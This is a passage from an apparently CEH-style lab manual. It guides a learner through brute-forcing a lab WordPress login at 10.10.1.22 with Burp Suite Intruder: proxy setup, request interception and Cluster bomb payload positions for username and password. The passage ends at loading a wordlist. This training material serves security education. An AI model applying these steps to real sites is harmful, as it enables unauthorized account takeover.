 - Click the Show hidden icons icon, observe that the WampServer icon appears.
 - Wait for this icon to turn green, which indicates that the WampServer is successfully running.
1. Click Parrot Security to switch to the Parrot Security machine.

2. Launch the Mozilla Firefox web browser and go to [http://10.10.1.22:8080/CEH/wp-login.php?.](http://10.10.1.22:8080/CEH/wp-login.php?)


Here, we will perform a brute-force attack on the designated WordPress website hosted by the Windows Server 2022 machine.




3. Now, we shall set up a Burp Suite proxy by first configuring the proxy settings of the browser.
4. In the Mozilla Firefox browser, click the Open application menu icon (in the right corner of the menu bar and select Settings from the drop-down list.
5. The General settings tab appears. In the Find in Settings search bar, search for proxy and in the Search Results, click the Settings button under the Network Settings option.



6. The Connection Settings window appears; select the Manual proxy configuration radio button and specify the HTTP Proxy as 127.0.0.1 and the Port as 8080. Tick the Also use this proxy for HTTPS checkbox and click OK. Close the Settings tab and minimize the browser window.



7. Now, minimize the browser window, click the Applications menu from the top left corner of Desktop, and navigate to Pentesting --> Web Application Analysis --> Web Application Proxies --> Burpsuite CE to launch the Burpsuite CE application.




8. The Burp Suite Community Edition pop-up appears, click OK.

9. In the Terms and Conditions wizard, click the I Accept button.

If Delete old temporary files? pop-up appears, click Delete.

10. The Burp Suite main window appears; ensure that the Temporary project radio button is selected and click the Next button, as shown in the screenshot.


If an update window appears, click Close.



11. In the next window, select the Use Burp defaults radio-button and click the Start Burp button.


If Burp Suite is out of date pop-up appears check Don't show again for this version checkbox and click OK.

12. The Burp Suite main window appears; click the Proxy tab from the available options in the top section of the window.




13. In the Proxy settings, by default, the Intercept tab opens-up. Observe that by default, the interception is active as the button says Intercept is on. Leave it running.

Turn the interception on if it is off.



14. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here admin and password. Click the Log In button.


You can enter the credentials of your choice here.




15. Switch back to the Burp Suite window; observe that the HTTP request was intercepted by the application.
16. Now, right-click anywhere on the HTTP request window, and from the context menu, click Send to Intruder.

Observe that Burp Suite intercepted the entered login credentials.

If you do not get the request as shown in the screenshot, then press the Forward button.




17. Now, click on the Intruder tab from the toolbar and observe that under the Intruder tab, the Positions tab appears by default.
18. In the Positions tab under the Intruder tab observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the Clear § button from the right-pane to clear the default payload values.




19. Once you clear the default payload values, select Cluster bomb from the Attack type drop-down list.

Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.




20. Now, we will set the username and password as the payload values. To do so, select the username value entered in Step#14 and click Add § from the right-pane. Similarly, select the password value entered in Step#14 and click Add § from the right-pane.

Here, the username and password are admin and password.




21. Once the username and password payloads are added. The symbol ‘\$’ will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are admin and password.




22. Navigate to the Payloads tab under the Intruder tab and ensure that under the Payload Sets section, the Payload set is selected as 1, and the Payload type is selected as Simple list.
23. Under the Payload settings [Simple list] section, click the Load... button.

